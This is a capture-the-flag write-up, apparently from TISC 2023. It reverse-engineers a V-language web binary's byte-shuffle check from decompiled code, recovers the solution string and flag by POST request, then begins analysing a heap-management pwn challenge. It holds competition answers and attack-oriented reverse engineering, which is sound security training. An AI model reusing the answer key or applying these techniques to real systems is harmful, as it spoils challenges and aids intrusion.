


```
for ( k = 0; (int)k < v162; ++k )   // v162 = num elements
{
  v206 = &v58;
  memmove(&v58, v161, 0x20uLL);     // Copy the array onto the stack
  v14 = (_BYTE *)array_get(k, (__int64)v161, v10, v11, v12, v13, v58, v59, v60, (int)v61);// I'm going to assume this just returns &array[k].
  *v14 += 5;                        // array[k] += 5
  v206 = &v58;
  memmove(&v58, v161, 0x20uLL);
  v19 = (_BYTE *)array_get(k, (__int64)v161, v15, v16, v17, v18, v58, v59, v60, (int)v61);
  *v19 ^= (_BYTE)k + 1;             // array[k] ^= (k+1)
  if ( (int)k > 0 )
  {
    v206 = &v58;
    memmove(&v58, v161, 0x20uLL);
    v206 = (void *)array_get(k, (__int64)v161, v20, v21, v22, v23, v58, v59, v60, (int)v61);
    v155 = k - 1;
    v149 = &v58;
    memmove(&v58, v161, 0x20uLL);
    v28 = (_BYTE *)array_get(v155, (__int64)v161, v24, v25, v26, v27, v58, v59, v60, (int)v61);
    *(_BYTE *)v206 ^= *v28;         // array[k] ^= array[k-1]
  }
}
memset(v148, 0, sizeof(v148));
memmove(v148, v175, 0x10uLL);
memset(v147, 0, sizeof(v147));
v206 = &v58;
memmove(&v58, v161, 0x20uLL);
v146[0] = Array_u8_str((int)&v58, (int)v161, v29, v30, v31, v32, v58);
v146[1] = v33;
memmove(v147, v146, 0x10uLL);
map_set((__int64)&pass, (__int64)v148, v147, a2);
v206 = &v58;
memmove(&v58, v161, 0x20uLL);
v145 = main__compare((int)&v58, (int)v161, v34, v35, v36, v37, v58, v59);// Pass the array to the compare function. We don't want this to return -1.
```

This bit is quite straightforward; `array` is shuffled according to the following algorithm (I have reproduced it in Python below):

```python
def shuffle(arr):
    for i in range(32):
        arr[i] += 5
        arr[i] ^= (i+1)
        if i > 0:
            arr[i] ^= arr[i-1]
```


Finally, `array` gets passed to `main__compare()`, which checks that each element equals a specific value:



```
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(31, (unsigned int)&src, v8, v9, v10, v11, v141, v142, v143, v144) != 118 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(19, (unsigned int)&src, v12, v13, v14, v15, v141, v142, v143, v144) )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(21, (unsigned int)&src, v16, v17, v18, v19, v141, v142, v143, v144) != 87 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(13, (unsigned int)&src, v20, v21, v22, v23, v141, v142, v143, v144) != 19 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(30, (unsigned int)&src, v24, v25, v26, v27, v141, v142, v143, v144) != 110 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(14, (unsigned int)&src, v28, v29, v30, v31, v141, v142, v143, v144) != 84 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(20, (unsigned int)&src, v32, v33, v34, v35, v141, v142, v143, v144) != 63 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(24, (unsigned int)&src, v36, v37, v38, v39, v141, v142, v143, v144) != 91 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(12, (unsigned int)&src, v40, v41, v42, v43, v141, v142, v143, v144) != 43 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(29, (unsigned int)&src, v44, v45, v46, v47, v141, v142, v143, v144) != 22 )
  return 0xFFFFFFFFLL;
dest = &v141;
memmove(&v141, &src, 0x20uLL);
if ( *(_BYTE *)array_get(11, (unsigned int)&src, v48, v49, v50, v51, v141, v142, v143, v144) != 104 )
```


I wrote a little script to reverse-engineer the expected 32 values in `array` before the shuffling takes place. This was the bytestring `fdaHq3k,MR-pI1C%UZN7%yvX7PrsQZb3`, which, suspiciously, was all printable characters.

Hmm. But if all of these are printable, they can't possibly be in the 0 to 9 range. That means that `array` cannot have been empty at the point that we started pushing digits into it. So I decided to look upstream:



```
v206 = v208;
memset(v179, 0, sizeof(v179));
v179[0] = (__int64)L_5606;
v179[1] = 0x100000002LL;
vweb__Context_get_cookie(v180, (__int64)v206, (__int64)L_5606, 0x100000002LL);// L_5606 = "id"
memmove(v181, v180, 0x38uLL);             // This actually populates v180, v181 and v182
if ( v181[0] )
{
  memmove(v178, v182, 0x20uLL);
  v206 = v208;
  v176[0] = vweb__Context_server_error(v208, 501LL);
  memmove(&v177, v176, 1uLL);
  return v177;
}
else
{
  memmove(v175, v183, 0x10uLL);           // This notation is incredibly confusing. But v174[] and v182[] are both arrays on the stack, so v174 and v182 are actually stack ADDRESSES.
  memset(v173, 0, sizeof(v173));
  memmove(v173, &pass, 0x78uLL);          // Figure out where this is set.
  memset(v172, 0, sizeof(v172));
  memmove(v172, v175, 0x10uLL);
  v174 = (void *)map_get_check((__int64)v173, (__int64)v172);// If I had to guess, this map must be a dict involving the session id somehow.
  memset(v169, 0, 0x38uLL);
  if ( v174 )
  {
    v206 = v174;
    memmove(v171, v174, 0x10uLL);         // The string in v171 later gets converted into a byte array.
  }
```


Checking the hosted webpage, a cookie named `id` is indeed set (if it isn't already, or contains an invalid value). Presumably, the value of `id` is then passed to `map_get_check()`, which does... something...



```
__int64 __fastcall map_get_check(__int64 a1, __int64 a2)
{
  __int64 v3; // [rsp+18h] [rbp-38h]
  unsigned int v4; // [rsp+24h] [rbp-2Ch]
  unsigned int v5; // [rsp+28h] [rbp-28h]
  unsigned int v6; // [rsp+2Ch] [rbp-24h]
  __int64 src; // [rsp+30h] [rbp-20h] BYREF
  int dest[2]; // [rsp+38h] [rbp-18h] BYREF
  __int64 v9; // [rsp+40h] [rbp-10h]
  __int64 v10; // [rsp+48h] [rbp-8h]

  v10 = a1;
  v9 = a2;
  src = map_key_to_index(a1, a2);
  memmove(dest, &src, 8uLL);
  v6 = dest[0];
  v5 = dest[1];
  do
  {
    if ( v5 == *(_DWORD *)(4LL * v6 + *(_QWORD *)(v10 + 64)) )
    {
      v4 = *(_DWORD *)(4LL * (v6 + 1) + *(_QWORD *)(v10 + 64));
      v3 = DenseArray_key(v10 + 16, v4);
      if ( (*(unsigned __int8 (__fastcall **)(__int64, __int64))(v10 + 88))(v9, v3) )
        return DenseArray_value(v10 + 16, v4);
    }
    v6 += 2;
    v5 += const_probe_inc;
  }
  while ( v5 <= *(_DWORD *)(4LL * v6 + *(_QWORD *)(v10 + 64)) );
  return 0LL;
}
```

Sorry, not reversing that. Instead, the function name hinted at the existence of a `map_set()` function which did indeed exist. Looking at the cross-references for that function revealed that it was called in `main__App_handle_inpt`.

I did not really want to reverse this function either, so it was time to make some educated guesses. First, I tried to access a `/handle_inpt` endpoint, but that gave me a 404 error. Then, I tried the same thing but switched the HTTP method to POST, which got me the following response:



Headers Cookies Request Response Timings Stack Trace

Response Payload

```
Received handle_inpt!
```

Huh. Sending a post request to `/(payload here)` seems to prompt a response from the server saying that it received whatever we sent it. Maybe this is how we're expected to pass in the solution string that we obtained earlier?


I sent a post request to `/fdaHq3k,MR-pI1C%25UZN7%25yvX7PrsQZb3` (basically the same thing but URL-encoded) on the remote endpoint and refreshed the page:


4D Number Generator

- Number: TISC{Vlang_R3v3rs3_3ng1n333r1ng}
- Number: 0638
- Number: 6130
- Number: 2925
- Number: 7727

Flag: `TISC{Vlang_R3v3rs3_3ng1n333r1ng}`

7B. The Library


The Library

TISC LEVEL 7

DESCRIPTION

Domain(s): RE, Pwn


In a place filled with palindromes everywhere, find the hidden palindrome code with the right configuration.

```
nc chals.tisc23.ctf.sg 26195
```

ATTACHED FILES

TheLibrary.elf

real pwn at last 😍



```
            Welcome to the Library Planning App
       Please provide a name and motto for your library

[Name & Motto] Please provide a name and motto for your library
[Name & Motto] Please enter the name of your library (limited to 16 characters):
```

Yet another self-managed heap challenge. At least this time I actually know how to use IDA more effectively. I created lots of structs :)

Without going into too much unnecessary detail, the program basically allows you to manage a library of sorts (hence the name). There are a variety of structures which you can add, edit and delete:

- Bookshelves
  - Add, delete, swap, list rows of books (up to 5). Each row is simply represented by a short description (max 48 characters).
- Newspaper stands
  - Give the newspaper stand a name.
  - Add, delete last, swap, list individual newspapers in each newspaper stand (up to 16). Each newspaper is represented by its name (max 16 characters).
- CD stand


    - Add or delete CD rows (up to 5 - the first one can never be deleted).
    - Add or delete individual CDs in each CD row (up to 5). Each CD is represented by an 8-digit serial number (stored internally as a number).
- Brochure stand
    - Give the brochure stand a name.
    - Add, delete last, swap, list individual brochures in each brochure stand (up to 16). Each brochure is represented by its name (max 16 characters).

I will refer to bookshelves, newspaper stands, CD stands and brochure stands as **top-level structures**.

There are two points about the binary which are particularly interesting:

1. All of the top-level structures are editable and have their own submenus. Rather than writing many functions to handle each specific submenu, the relevant functions for each structure are stored in vtables (pointers to which are stored in global data). These are used to resolve the appropriate action to be taken whenever we edit a top-level structure.
2. As mentioned earlier, the program implements its own memory management. Here's how:
    - During initialisation, some large allocations are made. I will refer to them as below:
        - `metadata_heap`: size 0x25000
            - This heap is divided into 0x250 chunks of 0x100 each; the first byte of each chunk is set to 1 if the chunk is free, and 0 if it is in use.
            - Metadata for each top-level structure is stored in this region. These are managed via linked lists.
            - vtables for each top-level structure are initialised once, upon first creation of that type of structure; these are also stored here.
            - When allocating memory from this region, instead of using any sensible algorithm, the program instead queries random chunks (yes it calls `rand()`) and returns its offset from the start of `metadata_heap` if it is free. If a free chunk is not found within 0x250 attempts, the program gives up and returns -1.
        - `data_heap`: size 0x50000
            - This heap is used to store data for each sub-structure (mostly strings).
            - This region is managed entirely through a single wilderness pointer.
                - During allocation, the pointer is returned and then advanced by however much memory was allocated (assuming that there is enough space remaining in the heap to service it).
                - Allocations are never freed.

